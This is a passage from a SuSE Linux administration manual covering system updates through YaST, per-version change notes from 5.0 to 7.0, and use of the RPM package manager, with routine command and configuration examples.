and proceed as described in Section 15.1.3. From version 6.0 onwards you can update using YaST2.

15.1.2 Updating with YaST2

After the preparations mentioned in Section 15.1.1 on the preceding page, you should first boot as described in the installation chapter 2.1 page 15.

> **Note**
>
> You can only carry out an update with YaST2 if you want to update a SuSE Linux 6.x. For older versions (e. g.SuSE Linux 5.3) YaST1 is the right method; see Section sec:update.basissystem.

If you have reached Section 2.1.7 page 19, choose the option '`Update`'.

15.1.3 Updating with YaST1

Updating the base system

Because central components of the system (such as libraries) must be replaced when updating the base system, this task cannot be performed during normal operations, i.e. from the currently running Linux system.

You need to start the update environment – normally using either the supplied "boot disk" or by entering **`manually`** at the kernel boot prompt, as described in detail in Section 2.2.1 page 28 (Note: from 6.3, CD 2 should be used!).

Essentially the following steps are necessary:

1. As soon as the kernel has booted from the "boot disk" or the update CD , linuxrc is started automatically.

2. In the main menu of linuxrc, in the menu '`Settings`', you need to choose the language, monitor and keyboard and press '`OK`' when you are finished.

3. Now make sure that you load all the drivers you need by selecting '`Kernel modules`'. The exact procedure is given in the linuxrc description in Section 69 page 447.

4. After this has been done, selecting '`Installation / Startup system`' and '`Startup installation`' leads you to the selection of your source medium (see Section 69 page 448).

5. linuxrc then loads the installation environment and starts YaST automatically.

In YaST's main menu you should select '`Update existing system`'. YaST then tries to determine the root partition and displays the result. Here you can now select your root partition, as mentioned above (for example: `/dev/sda3`).

YaST then reads the existing "old" `/etc/fstab` and mounts the partitions it found in this file. Now select '`Continue`'.

After returning to the main menu by pressing Esc, choose '`Updating your system`' (Section 3.2 page 81). Your old system is now analysed by YaST and the results are displayed in a list.

After this, all the central configuration files of the system are updated. YaST creates backup files of those files that have changed since the last installation.

When the base system has been updated, you will find yourself in YaST's special update mode, where you can decide on which packages to update. In addition, old configuration files will be saved as `.rpmorig` or `.rpmsave` (see Section 15.3.1 page 432). This procedure is recorded in `/var/adm/inst-log/installation-*`, and may be consulted later on.

Updating the Rest of the System

> **Tip**
>
> If you use loadlin for booting you will need to copy the *new* kernel and possibly your `initrd` as well to the `loadlin` directory on your DOS partition!

When the base system has been updated you will then be placed in YaST's special update mode. Here you may update the rest of your system as you please.

YaST then builds two lists. The first list shows those packages YaST has recognized, and where it has decided that an update could be useful. The second list shows you those packages where this is not so straightforward (perhaps the old package still works, but provides no information about its version).

Using these two lists, you can decide which packages should be updated. When you begin the update, all packages selected will be replaced by the new ones—whereby all files will be saved that have been changed since the last installation.

After completing this task, you should proceed as with a first-time installation. One of the things you will need to do is select a new kernel.

If you do not want the system to be rebooted in its normal runlevel (see standard runlevel Section 17.2 page 459), but would like YaST to complete the installation, you should enter the following at the LILO prompt:

```
NO_AUTO_SETUP=true
```

This parameter is especially useful if you encounter problems when booting again. These might occur, if you access important parts of your system, for example via PCMCIA-SCSI. To continue with the prepared configuration, the following steps could be taken:

1. Enter the following parameter at the LILO prompt:
   `NO_AUTO_SETUP=true`
2. Change to user `'root'` and start YaST with: **`yast -nomenu`** to complete its configuration tasks.
3. Start **`/lib/YaST/bootsetup.conf`** as `'root'`.

Experienced Linux users might not want to start in the default runlevel, but in the "single user mode". This can be achieved by entering **`single`** at the LILO prompt.

15.1.4 Updating Single Packages

With SuSE Linux, you can update single packages whenever you want; when doing so, you must make sure that the system remains consistent: recommendations on updating can be found at: `http://www.suse.de/de/support/download/updates/` aufgelistet.

In YaST's package list (see Section 3.4.3 page 96), you can move around as you please. If you select a package which is needed for the system to run, you will be warned by YaST. Such packages should be replaced only in update mode. For example, many packages contain *shared libraries* which could be in use when you want to run an update. Updating shared libraries on a running system will inevitably cause problems.

15.2 From Version to Version

In the following sections we will list details of things which have been changed from one version to the next. In this overview such things as configuration file syntax changes and abnormal behavior of well-known programs are listed. But only those anomalies are listed which might cause problems for the administrator or user.

This list is probably incomplete. Please also consult the Support DataBase—which can be found in the package `sdb`, series `doc` (cf. Section 1.4.1 page 7).

Known problems and other abnormal features of each version will be announced when they become known on our web server: see the links given below. Important updates of individual packages can be found at `http://www.suse.de/en/support/download/updates/`.

15.2.1 From 5.0 to 5.1

Problems and special issues: see
`http://sdb.suse.de/sdb/en/html/maddin_bugs51.html`.

- LILO , case 1: The loaders `any\_b.b` and `any\_d.b` are now obsolete (see Section 11 page 125).

- LILO , case 2: In case of trouble when booting with SCSI host adapter Adaptec 2940 (different types) you should *no longer* set the option `linear` in `/etc/lilo.conf` (see Section 4.4.2 page 125).

- "optional" software (e. g. KDE or **Applixware**) is now installed in `/opt` (see Section 2.9 page 70).

- For reasons of space, the package descriptions are no longer part of the book, but are to be found on the first CD in `/docu`. The German files are: `pkg_German.dvi` and `pkg_German.ps`, the English files are: `pkg_English.dvi` and `pkg_English.ps`.

- The "Hardware chapter" no longer exists. Instead there is now the "CDB" (Component DataBase: package `cdb`, series `doc`, or online at `http://www.suse.de/cdb/deutsch/` or `http://www.suse.de/cdb/english/`).

- sendmail's `m4` files are located in `/usr/share/sendmail`.

- The sources have been packed as so-called "Source RPMS" – cf. in the SDB: `http://sdb.suse.de/sdb/en/html/ke_source-rpm.html`).

15.2.2 From 5.1 to 5.2

Problems and special issues: see
`http://sdb.suse.de/sdb/en/html/maddin_bugs52.html`.

- YaST : the series `ALL` may be selected from '`Series selection`' with F4 (= '`Sort`') (see Section 3.4.3 page 96).

- The XSuSE servers are now part of the official XFree86 sources. Please use the standard servers from series `x`. *Exception:* `XSuSE_Elsa_GLoria` (package `xglint`), for Glint or Permedia based graphics devices.

- Due to security reasons the X servers are no longer set to `suid` root (that is, without the `'s'` bit). You need to start the X Window System via the Xwrapper (via **`startx`**), or by using a display manager (xdm or kdm).

- wuftpd has now been made the default FTP server in `/etc/inetd.conf` – see SDB:
`http://sdb.suse.de/sdb/en/html/grimmer_ftpd.html`)

- The options for **`ps`** are no longer preceded by a `'-'`. Please adapt your shell scripts accordingly – see SDB:
`http://sdb.suse.de/sdb/en/html/maddin_ps52.html`).

- SuSEconfig (see Section 17.6 page 464) now understands some options which can speed up your work.

15.2.3 From 5.2 to 5.3

Problems and special issues: see
`http://sdb.suse.de/sdb/en/html/bugs53.html`.

- The initial installation of SuSE Linux or of an update is now more straightforward ("linear"). For those who want to use the "old" method, please select YaST's '`Expert mode`' (see Figure 2.7 page 35).
- Besides the boot disk there is an optional `modules` disk containing additional modules. This is only needed for "exotic" hardware (see Section 16.4 page 445.)
- The X servers are now stored in series `xsrv` (X-Server), and no longer in series `x`.
- X servers for "brand new graphics devices" (`XFCom_3DLabs` (package `x3dlabs`; former `XSuSE_Elsa_GLoria`, package `xglint`), `XFCom_SiS` (package `xsis`; former `XSuSE_SiS`) and `XFCom_Cyrix` (package `xcyrix`) have now been developed by SuSE.
- Users who want to access terminal programs such as minicom or seyon need to be added to the group `'uucp'` – see
`http://sdb.suse.de/sdb/en/html/ke_terminal-prog.html`.
- Emacs comes as version 20.x. The adapted startup files in `/etc/skel` should be used – see SDB:
`http://sdb.suse.de/sdb/en/html/ke_emacs-update.html`.
- The SGML parser tools from package `jade_dsl` are now in their own package, package `sp`.
- PostgreSQL (package `postgres`) consists of a number of sub-packages: database engine, database initialization and interfaces.
- Man pages have been moved from package `allman` to different sub-packages – see SDB:
`http://sdb.suse.de/sdb/en/html/ke_lpdmanxx.html`.

15.2.4 From 5.3 to 6.0

Problems and special issues: see
`http://sdb.suse.de/sdb/en/html/bugs60.html`.

- As provided for by the kernel sources, the boot kernel will now be installed to `/boot`. If you do an update make sure the paths in `/etc/lilo.conf` are set correctly when YaST prompts you for the change. If you still want to use the old kernel in `/vmlinux` you need to interrupt the process and set up LILO accordingly.

- The system libraries have changed to glibc (also known as `libc6`). Updating program packages from SuSE Linux should not cause any trouble. You should recompile your own programs after the update and link them against glibc. If this is not possible (e. g.you do not have the sources) the solution is to install the package `shlibs5` (`libc5`). Now "older" programs should run.
- SuSE Linux comes with the latest teTeX version. As the teTeX version is installed in accordance with the Filesystem Hierarchy Standard (FHS) it needs additional space (approx. 15 MB) in the directory `/var`. teTeX has been split up into several sub-packages, so if something is missing after an update, you may need to check in the series `tex` to make sure that everything really has been installed properly.
- The LaTeX extensions package `colortbl` and package `hyperref` are now part of teTeX.
- The DocBook style sheets are now located in package `docbkdsl` (series `sgm`).

15.2.5 From 6.0 to 6.1

Problems and special issues: see
`http://sdb.suse.de/sdb/en/html/bugs61.html`.

- The CD containing the "Live-Filesystem" is no longer included. This CD may be purchased separately. Technical details of this CD may be found in Section 3.6.4 page 109.
- Additional drivers that might be necessary for an installation or an update (proprietary CD-ROM drives, drives on the parallel port, PCMCIA) are located on the `modules` disk image (Section 2.2.3 page 29).
- The default interface for printing on the parallel port is `/env/lp0` for kernel 2.2.x, see Section 12.2.1 page 347.

In the following sections we will list details of things which have been changed from one version to the next. In this overview such things as configuration file syntax changes and abnormal behavior of well-known programs are listed. But only those anomalies are listed which might cause problems for the administrator or user.

This list is probably incomplete. Please also consult the Support DataBase—which can be found in the package `sdb`, series `doc` (cf. Section 1.4.1 page 7).

Known problems and other abnormal features will be announced at:
`http://sdb.suse.de/sdb/en/html`

15.2.6 From 6.1 to 6.2

Problems and special issues:
`http://sdb.suse.de/sdb/en/html/bugs62.html`.

- rpm (see also Section 15.3 page 431) is now available as version 3.0. The format of the RPM database has changed; the database must be converted the moment rpm is installed. For a regular update of the (base) system using YaST this conversion is taken care of automatically.

- The glibc system libraries are now available in version 2.1. As far as possible, components are provided which continue to allow glibc-2.0 programs to be run; this causes problems, however, when attempts are made to access certain symbols. Therefore any programs of your own, or external programs, should in principle be recompiled.

- The nscd *Name Service Cache Daemon* also belongs to the glibc and is configured via the `/etc/nscd.conf`; refer to manpage for **`nscd`** (**`man 8 nscd`**).

- With glibc-2.1, conversion to "Unix98 PTY" devices is now complete. This means that the `devpts` filesystem also needs to be mounted; the following entry in the file `/etc/fstab`, for example, guarantees this;

```
none    /dev/pts    devpts    gid=5,mode=620    0 0
```

  See also the documentation in `/usr/src/linux/Documentation/Changes` in the kernel sources.

- PAM *Pluggable Authentication Modules*: In addition to `/etc/login.defs` there are now the files `/etc/securetty`, `/etc/security/limits.conf` and `/etc/security/pam_env.conf`; see also page 113.

- Language settings can be specified with variables in `/etc/rc.config`; see Section 74 page 465 as well as
  http://sdb.suse.de/sdb/en/html/ml_locale_implementation.html
  If you don't want to see German messages, you can write the following directly into `.bashrc`, for example:

```
export LANG=C
```

- For a number of packages, the components needed for software development (libraries, headers, include files, etc.) have been given their own packages; in part, this also occurred in earlier versions. These development packages are only needed if you want to compile software *yourself* – for example, more recent GNOME packages. These development packages can be recognized from their name extensions of `dev` or `d`: package `xformsd`, package `glibndev`, package `gtkndev`, package `imlibdev`, package `gnlibsd`, etc.

15.2.7 From 6.2 to 6.3

Problems and special issues:
http://sdb.suse.de/sdb/en/html/bugs63.html

- Various optimized kernels are available for installation; these kernels use an "initrd" *Initial Ramdisk*. When compiling your own kernel you should be aware of this; refer to Section 16.3.5 page 444 and `http://sdb.suse.de/sdb/en/html/adrian_6.3_boot.html`.
- The configuration file for the kernel modules is `/etc/modules.conf` (previously: `/etc/conf.modules`).
- Apart from the "userspace" NFS daemon (package `nfsserv`), the kernel-based NFS daemon (package `knfsd`) is also available. knfsd only has limited functionality, but it is able to lock files; this is needed by StarOffice, for example. You should set the variables **`USE_KERNEL_NFSD`** or **`NFS_SERVER`** in `/etc/rc.config`.
- The ☞*Manpages* are now located in `/usr/share/man`, as specified in the FHS "Filesystem Hierarchy Standard"; see also the package `fhs` or, on the web, `http://www.pathname.com/fhs/`.
- Some software packages which were removed from the distribution:
  - package `gnuhtml`: outdated; the current info documents can be viewed in HTML format via the SuSE-helpsystem (see also Section 16.5 page 449).
  - package `glimpse`: An older version can be found in the directory `/unsorted` on CD 1. For reasons of copyright we cannot include the new version in SuSE Linux.
- Tcl/Tk is available in new versions with new package descriptions. Tcl/Tk 8.0 is the standard version.
- OSS *Open Sound System* is now also available for multi-processor machines; the individual packages are package `opso` and package `opsod_up`, as well as package `opso_smp` and package `opsodsmp`; see `http://sdb.suse.de/sdb/en/html/oss-smp.html`
- The settings of sendmail have been moved from `/etc/rc.config` to the file `/etc/rc.config.d/sendmail.rc.config`; see `http://sdb.suse.de/sdb/en/html/mneden_6.3_sendmail.html`.
- for security reasons, the program WU-FTPD (package `wuftpd`, series `n`) is no longer installed by default.
- For leafnode, the directory for configuration files has changed from version 1.9.2. It can now be found in `/etc/leafnode` instead of /usr/lib/leafnode.

  If you have changed your configuration file, a backup copy can be found in `/usr/lib/leafnode/config.rpmsave`. Please enter your customizations by hand to the new configuration file.

  Warning: If you are updating from a previous version (before 1.9.3), please run the shellscript `/usr/doc/packages/leafnode/update.sh` first:

  ```
  earth: # cd /usr/doc/packages/leafnode
  earth:/usr/doc/packages/leafnode # ./update.sh \
  /var/spool/news/ /etc/leafnode /var/lock/news/fetchnews.lck
  ```

This causes the file `groupinfo` and a few others to be re-organized. groupinfo is no longer sorted in a "case-sensitive" order). If something should go wrong here, you can find the old file in `/var/spool/news/leaf.node/groupinfo.old`. If the script has run successfully, you can then delete this file (`.old`.

Note: The program **`/usr/sbin/fetch`** has, from version 1.9.3, been renamed to **`/usr/sbin/fetchnews`**. Make sure you adapt "cronjobs" or similar scripts (e. g. `/etc/ppp/ip-up`) accordingly.

To install leafnode, refer to Section 6.9 page 197.

- MySQL now runs with the UID '`mysql`' and with the GID '`daemon`', in order to provide and guarantee more security.
- Fortify is now located in `/opt/fortify`; it can be easily de-installed after being applied.

15.2.8 From 6.3 to 6.4

Problems and Special Features:
`http://sdb.suse.de/sdb/en/html/bugs64.html`.

- *Kernel*. The package `kernmod` or package `kernmods` packages are no longer necessary. The accordingly optimized kernel modules are installed "in one go" together with the kernel selected (see 3.6.2 page 105). The configuration files of the installed kernel are located in `/boot` as `vmlinuz.config-pentium` (Example!), `vmlinuz.autoconf.h` and `vmlinuz.version.h`. If you want, YaST will copy these files to the tree of the kernel sources.
- Valid *login shells* are entered in `/etc/shells`; see manpage for **`shells`** (**`man 5 shells`**). If a user is allocated to **`/bin/true`**, then this user can only log in via the X Window System; he cannot obtain a shell. **`/bin/false`** as a "login shell" prevents any kind of log in.
- To increase security, the default of XDM (**`xdm`**) is now such that XDMCP or Chooser enquiries are *not* accepted. If you want to use X terminals, for instance, the line in the file `/var/X11R6/lib/xdm/xdm-config` with the option **`DisplayManager.requestPort`** must be commented out by putting an exclamation mark in front of it; see manpage for **`xdm`** (**`man xdm`**):

  ```
  !DisplayManager.requestPort:    0
  ```

- package `aaa_base`: For reasons of clarity, the maintenance work which is needed to be carried out daily on the system has been divided into a number of scripts. In `/etc/cron.daily` there are now, apart from `aaa_base`, the components `backup_rpmdb`, `clean_catman`, `clean_core`, `clean_instlog`, `clean_tmp`, `do_mandb`, `rotate_logs` and `updatedb`; in addition `aaa_base` reads `cron.daily.local`, where your own extensions can be entered. For more information on the Cron system, refer to Section 16.2.2 page 440.

- A newer version of tar (**`tar`**) has been included. The overwrite behavior when unpacking existing files has been changed. If you rely on the old mode, please use the option **`--overwrite`**.

- Almost all programs in the package `nkita` and package `nkitb` are in new versions. traceroute has been moved to the package package `nkitb`. A number of programs are already “IPv6 ready”; for this reason you should endure that DNS is correctly configured – otherwise it is possible you might have to wait for the DNS timeout for IPv6 queries.

- On the package `firewals`: the configuration file `/etc/rc.firewall` was moved, for reasons of consistency, to `/etc/rc.config.d/firewall.rc.config`; see also Section 6.7 page 192.

- On the package `samba`: With the update to version 2.0.6 the syntax of the **`smbmount`** command has changed! **`smbmount`** must be started with the shell script **`/sbin/mount.smbfs`**, which in turn is called up by **`mount`**; an example of the command:

```
earth: # mount -t smbfs -o username=uname,password=passwd \
        //smbserv/share /destination
```

- On the package `postfix`: further setting options have been added; the start variables have been moved to `/etc/rc.config.d/postfix.rc.config`; see also Section 17.5 page 463.

- The package `squid`, that is, version 1.x of the WWW proxy server, is no longer included. Since the now established version version 2.x is regarded as stable, it is generally recommended that you change to this. During the update the package `squid` is not automatically replaced by package `squid2`; it is at least necessary to delete the cache and check the configuration files.

- The recommended DHCP client is to be found in the package package `dhcpcd`; for special cases, the package `dhclient` is included.

- For reasons of security, *anonymous FTP* is no longer allowed automatically. In order to allow anonymous FTP with the ftp daemon, **`in.ftpd`** the comment sign ‘`#`’ in `/etc/pam.d/ftpd` must be removed at the beginning of the line:

```
auth    sufficient     /lib/security/pam_ftp.so
```

- Changing the *password* with PAM *Pluggable Authentication Modules*. `pam_unix` can also change NIS passwords and understands `md5` hashes as passwords. Caution: see Section 3.6.7 page 113.

  There is now a new `pam_pwcheck` module which takes over the verification of new passwords. The old entry:

```
password required   /lib/security/pam_unix.so    #strict=false
```

  must be changed (in each case just one line, or with \ at the end of the line):

```
password required   /lib/security/pam_pwcheck.so \
                    nullok #use_cracklib
password required   /lib/security/pam_unix.so    \
                    nullok use_first_pass use_authtok
```

This manual intrusion is only necessary if rpm is not allowed to change the configuration files itself, because the system administrator has made his own changes. This is, by the way, the case for all PAM configuration files located in `/etc/pam.d`.

- As well as the ☞*manpages* (see Section 15.2.7 page 427, the info pages are now also located in `/usr/share`.
- **`makewhatis`** (package `makewhat`) now uses the help program **`manpath`** to locate the *manpages*. The environment variable `MANPATH` should no longer be set in `rc` files.
- **`ldconfig`** is only called up if there is a `/lib` directory newer than `/etc/ld.so.cache`; this may be run in the background. You can force **`ldconfig`** to be run if the environment variable `run_ldconfig` is set to `true`; you can also set this at the boot prompt, with **`"run_ldconfig=true"`**.
- The package `ncurses` packages is a new version, 5.0; version 4.2 of the "shared library" is still included, so that as a rule pre-compiled programs can be still be used.
- The package `apache` package has been split up. If you need special enhancements, you should also install the `mod_*` subpackages. Documentation on PHP can be found in the package `phpdoc`. For organizational reasons the log files can be found in`/var/log/httpd`.
- Roxen is split up in the following way: The package `roxen` package without encryption and the package `roxenssl` is an addition with encryption support. This has the advantage that a separate package, package `roxenint` no longer has to be managed.
- The package `changes` package was discontinued. The same information can be given by rpm:

  `newbie@earth: >` **`rpm -q --changelog`** ⟨**`paket`**⟩

15.2.9 From 6.4 to 7.0

Problems and Special Features:
`http://sdb.suse.de/sdb/de/html/bugs70.html`.

- All kernel modules ("drivers") are included in the respective kernels installed (single kernel, multi-processor kernel etc.); this guarantees that the matching compiled modules are installed.
- The X Window System4.0 no longer supports some very old graphics cards and a few very new ones; see Section 8.2 page 232. The setup program will be aware of this and switch to the preceding version 3.3.x, which is also included, accordingly.

The development environment of version 3.3.x should also be installed if you want to build packages in accordance with the "Linux Development Platform Specification"; see Section 16.2.1 page 439.

- `ypserv` from the package `ypserv` is no longer linked to the "tcp-wrapper" library, but instead uses `/var/yp/securenets`. After an update the settings from `/etc/hosts.allow` or from `/etc/hosts.deny` should be transferred to `/var/yp/securenets`.
- The portmapper is started via `/sbin/init.d/portmap` or with the command **`rcportmap`**; `/sbin/init.d/rpc` is now obsolete.
- In accordance with the FHS *Filesystem Hierarchy Standard* (see Section 16.1 page 439), all architecture-dependent documentation can now be found in `/usr/share/doc` (previously `/usr/doc`).
- The package `bttv` is no longer included; the kernel modules are integrated into the respective kernel installed.
- The gtk-XmHTML library is available as a separate package `gxmhtml`; it has been moved from the package `gnlibs`.
- The package `gnadmin` has been discontinued; logview is now contained in the package `gnutils`.
- On the package `cron`: in accordance with the FHS, the cron tables are located in `/var/spool/cron/tabs`; see Section 16.2.2 page 440.
- On the package `postgres`: PostgreSQL and all of its components have been reorganized on the basis of the original packages. The package `pg_datab` with the initialization database is no longer needed; if needed, initialization is performed by the startup script.

15.3 RPM—the Distribution Package Manager

RPM (**`rpm`**), the "Red Hat Package Manager", was introduced in SuSE Linux 5.0. The RPM database provides detailed information about the software packages installed, making life easier for everyone: users, system administrators and package builders.

`rpm` does the following:

- compiles software applications from so-called "pristine" sources and packages them for installation
- installs, upgrades and cleanly uninstalls software packaged in the RPM format
- supports queries, including dependencies, about packages and maintains the RPM database of installed packages

The reader is referred to the manpage for **rpm** (**man rpm**) and the book *Maximum RPM*, Bailey, 1997, Red Hat, for more information on building RPM packages. The other capabilities of RPM are briefly described below.

Installable RPM archives are packed in a special binary format. These archives consist of the program files to be installed, as well as certain meta-information which is used during the installation by **rpm** to configure the software package, or stored in the RPM database for documentation purposes. RPM archives normally have the extension `.rpm`.

15.3.1 Managing Packages: Install, Update and Uninstall

Normally, installing an RPM archive is as easy as this:

```
earth: # rpm -i <package>.rpm
```

With this command, the package will be installed – but only if its dependency requirements are met and if it does not conflict with another package. With an error message, **rpm** requests those packages it needs to be installed to fulfill dependencies. In the background the RPM database ensures that no conflicts will arise – a specific file can only belong to one package. By choosing different options you can force **rpm** to ignore these defaults, but make sure you know what you are doing, otherwise you risk compromising the integrity of the system, and you might jeopardize the ability to update the system.

Use `-U` or `--upgrade` to update a package. This option will remove the files of the old version and immediately install the new files. **rpm** updates configuration files more cautiously:

- If a configuration file has *not* been changed by the system administrator, **rpm** will install the new version of the appropriate file. No action by the system administrator is required.

- If a configuration file was changed by the system administrator *before* the update, **rpm** will save the changed file with the extension `.rpmorig` or `.rpmsave` (backup file) and install the version from the new package, but only when the originally installed file and the newer version are different. If this is the case, you should compare the backup file (`.rpmorig` or `.rpmsave`) with the newly installed file and make your changes again in the new file. Afterwards, be sure to delete all `.rpmorig` and `.rpmsave` files to avoid problems with future updates. [1]

The `-U` switch is *not* just an equivalent to uninstalling with the (`-e`) option and installing with the (`-i`) option. Use `-U` whenever possible.

[1] **rpm** will choose `.rpmorig` if the file was unknown to the RPM database until now – otherwise `.rpmsave`. In other words, `.rpmorig` files will be created while updating from a foreign format to RPM, and `.rpmsave` while updating one RPM package with another RPM package.

Note

After every update, you should check all backup files created by **rpm**. These are your old configuration files. If necessary, take over your customizations from the backup files for the new configuration files. After this process the files with the extensions `.rpmorig` and `.rpmsave` should be deleted.

To remove a package, enter the command:

```
earth: # rpm -e <package>
```

rpm will only delete the package if there are no unresolved dependencies. Theoretically it isn't possible to uninstall an old `libc` using **rpm** as long as another program still needs it to work properly—the RPM database guards against this.

15.3.2 RPM Queries

With the `-q` option, **rpm** initiates queries, making it possible to inspect an RPM archive (by adding the option `-p`) and also to query the RPM database of installed packages. Several switches are available to specify the type of information required (see Table 15.1).

`-i`	Package information
`-l`	File list
`-f` <FILE>	Query a package owned by <FILE> (the full path must be specified with <FILE>)
`-s`	File list with status information (implies `-l`)
`-d`	list only documentation files (implies `-l`)
`-c`	list only configuration files (implies `-l`)
`--dump`	File list with complete details (to be used with `-l`, `-c` or `-d`)
`--provides`	List features of the package which another package can request with `--requires`
`--requires`, `-R`	Capabilities the package requires
`--scripts`	(Un-)installation scripts (pre/post install/uninstall)

Table 15.1: The most important RPM query options (`-q [-p] …` <package>)

For example, the command

```
earth: # rpm -q -i rpm
```

will display something like the following information:

```
Name        : rpm                          Relocations: (not relocateable)
Version     : 3.0.3                             Vendor: SuSE GmbH, Germany
Release     : 3                      Build Date: Mit 21 Jul 1999 13:48:52
Install date: Mit 21 Jul 1999 18:44:33 MEST      Build Host: euler.suse.de
Group       : unsorted                     Source RPM: rpm-3.0.3-3.src.rpm
Size        : 5108780                          License: GPL
Packager    : feedback@suse.de
Summary     : RPM Package Manager
Description :
RPM Package Manager is the main tool for managing software packages
of the SuSE Linux distribution.
%rpm can be used to install and remove software packages; with rpm it's easy
%to update packages.  rpm keep track of all these manipulations in a central
%database. This way it is possible to get an overview of all installed
%packages; rpm also supports database queries.
```

Option `-f` only works if you specify the complete filename with its full path. You can name as many filenames as you want: for example,

```
rpm -q -f /bin/rpm /usr/bin/wget
```

will lead to the following result:

```
rpm-3.0.3-3
wget-1.5.3-55
% rpm-2.4.1-1
% wget-1.4.5-2
```

If you know only a part of the filename, you will have to use a shell script such as the following:

```
#! /bin/sh
for i in 'rpm -q -a -l | grep  $1 '; do
    echo you'll find "\"$i\" in package":
    rpm -q -f $i
    echo ""
done
```

File contents 15.3.1: Script to search for packages

With the command

`earth: #` **`rpm -q --changelog rpm`**

You can have a precise list of information displayed (updates, configuration, modifications etc.) on a specific package; this example is on the package *rpm*. With the help of the RPM database, verification checks can be made. These checks are initiated with the option `-V` (or `-y`, or `--verify`). With this option, **`rpm`** will show all files in a package which have been changed since first being installed. **`rpm`** uses eight character symbols to give some hints about the kind of change (see Table 15.2 on the next page):

`5`	MD5 check sum
`S`	File size
`L`	Symbolic link

Table 15.2: continued overleaf...

`T`	Modification time
`D`	Major and minor device numbers
`U`	Owner
`G`	Group
`M`	Mode (permissions and file type)

Table 15.2: RPM verify options

In the case of configuration files, the letter `c` will be printed. For example, if you have changed `/etc/wgetrc` from the package `wget`, you may see:

```
earth: # rpm -V wget
S.5....T c /etc/wgetrc
```

The files of the RPM database are placed in `/var/lib/rpm`. If the partition `/usr` has a size of 500 MB, this database can occupy nearly 20 MB . If the database is much bigger than expected, it is useful to rebuild the database with the option `--rebuilddb`. But first make a backup of the old database. The **`cron`** script **`cron.daily`** makes daily copies of the database (packed with gzip) and stores them in `/var/adm/backup/rpmdb`. The number of copies is controlled by the variable <MAX_RPMDB_BACKUPS> (default: `5`) in `/etc/rc.config`. The size of a single backup is approximately 2 MB. (This value is valid for a 500 MB `/usr` partition.) You must take this space requirement into account when deciding how large you want the root partition to be. If `/var` has its own partition, you don't have to worry about this.

15.3.3 Installing and Compiling Source Packages

All source packages of SuSE Linux are located in the series `zq` (Source packages) and carry an `.spm` extension ("Source RPMS").

Tip

These packages can be handled in just the same way as all other packages. The packages, however, will not be found in the RPM database (and are not marked with an `[i]` in YaST), as only "installed" software is listed.

The directories of rpm in `/usr/src/packages` must exist (if none of your own settings have been made, for example in `/etc/rpmrc`).

`SOURCES` this is for the original sources (`.tar.gz`-files etc.) and for distribution-specific adjustments (`.dif`-files).

`SPECS` for the "spec" files, similar to a meta Makefile, which control the "build" process.

BUILD In this directory all the sources are unpacked, patched and compiled.

RPMS This is where the completed “binary” packages are stored.

SRPMS and here are the “source”-RPMs.

> **Note**
>
> Please don’t experiment with essential system packages such as package `libc`, package `rpm`, or package `nkit`, etc.! This could lead to a malfunctioning system!

When you install a source package from series `zq` with YaST , all the necessary components will be installed in `/usr/src/packages`: the sources and the adjustments in `SOURCES`, and the relevant `.spec` file in `SPECS` [2]. For our example we will choose the `wget.spm` package. After you have installed the package with YaST you should have the following files:

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

`rpm -b` <**X**> **`/usr/src/packages/SPECS/wget.spec`** starts the compilation. Here <X> is a wildcard for different stages of the build process (see the output of the **`rpm -help`** or the RPM documentation). Here is a short explanation:

-bp Prepare sources in `/usr/src/packages/BUILD`: unpack and patch.

-bc the same as **-bp**, but with additional compilation.

-bi the same as **-bp**, but with additional installation of the built software. Caution: if the package does not support the BuildRoot feature, you might overwrite configuration files.

-bb the same as **-bi**, but with the additional creation of the “binary” package. If the compile was successful the binary should be in `/usr/src/packages/RPMS`.

-ba the same as **-bb**, but with the additional creation of the “source RPM”. If the compilation was successful the binary should be in `/usr/src/packages/SRPMS`.

-short-circuit lets you skip specific steps.

This binary RPM may now be installed by invoking **`rpm -i`** or even better, with **`rpm -U`** (to make it appear in the RPM database).

[2] For “making packages” see [Bai97]. Further information can be obtained from the manpage for **`rpm`** (**`man rpm`**)

15.3.4 Other Tools for Working with RPM Archives

The Midnight Commander (**mc**) is able to "browse" RPM archives and to operate on parts of them. This tool works on an RPM package archive as if the archive were a regular filesystem. Using mc, you can view HEADER information with F3 and you can copy parts of an archive with F5.

xrpm is a new graphical RPM manager, written in Python, which supports commands to FTP-accessed archives.

KDE can use the tool krpm, a graphical interface in the X Window System, for RPM management. krpm is currently in an early development stage.

Using the Alien (**alien**) Perl script, it is possible to convert or install an "alien" binary package. This tries to convert "old" TGZ archives to RPM before installing. This way the RPM database can keep track of such a package after it has been installed. But beware: **alien** is still "alpha" software, according to its author.

Last but not least, there is YaST . . .

16 Special Features of SuSE Linux

16.1 Filesystem Hierarchy Standard (FHS) and Linux Standard Base (LSB)

SuSE Linux strives as far as possible to conform to the filesystem-standard (FSSTD) and to its successor, the Filesystem Hierarchy Standard (FHS, package `fhs`, series `doc`; see also `http://www.pathname.com/fhs/`). For this reason it is sometimes necessary to move files or directories to their "correct" places in the filesystem.

SuSE supports the *Linux Standard Base* project; current information on this can be found at: `http://www.linuxbase.org`.

16.1.1 Example Environments for FTP and HTTP

For FTP

To make it easier to set up an FTP server, the package `ftpdir` package includes an example environment. This is installed in `/usr/local/ftp`.

For HTTP

Apache is the standard web server in SuSE Linux; together with the installation of Apache some example documents are made available in `/usr/local/httpd`. If you want to set up your own web server, it is recommended that you enter your own **`DocumentRoot`** in `/etc/httpd/httpd.conf`.

16.1.2 *teTeX* – TEX in SuSE Linux

teTeX is put together according to the *TEX Directory Structure* (TDS) (see `ftp://ftp.dante.de/tex-archive/tds/`), without compromising the FHS.

16.2 Hints on Special Software Packages

16.2.1 The packages `xdevel` and `xdevel33`

The "Linux Development Platform Specification" specifies that XFree86 3.3.6

is to be used for building purposes, so that the software in question will run on as many platforms as possible. From SuSE Linux 7.0, however, XFree86 4.0 is the default. So that SuSE Linux can continue to meet the criteria of the specification, the package `xdevel33` is currently available.

If you want to build a package with SuSE Linux 7.0 in accordance with the "Linux Development Platform Specification", you must de-install the package `xdevel` and install the package `xdevel33` instead.

16.2.2 package cron

The cron tables are now located in `/var/cron/tabs` (and not, as previously, in `/var/lib/cron`). `/etc/crontab` serves as a system wide cron table. You need to enter the name of the user who should run the command directly after the timetable (see File contents 16.2.1, here `'root'` is entered); package-specific tables, located in `/etc/cron.d` have the same format – see manpage for **`cron`** (**`man 8 cron`**).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

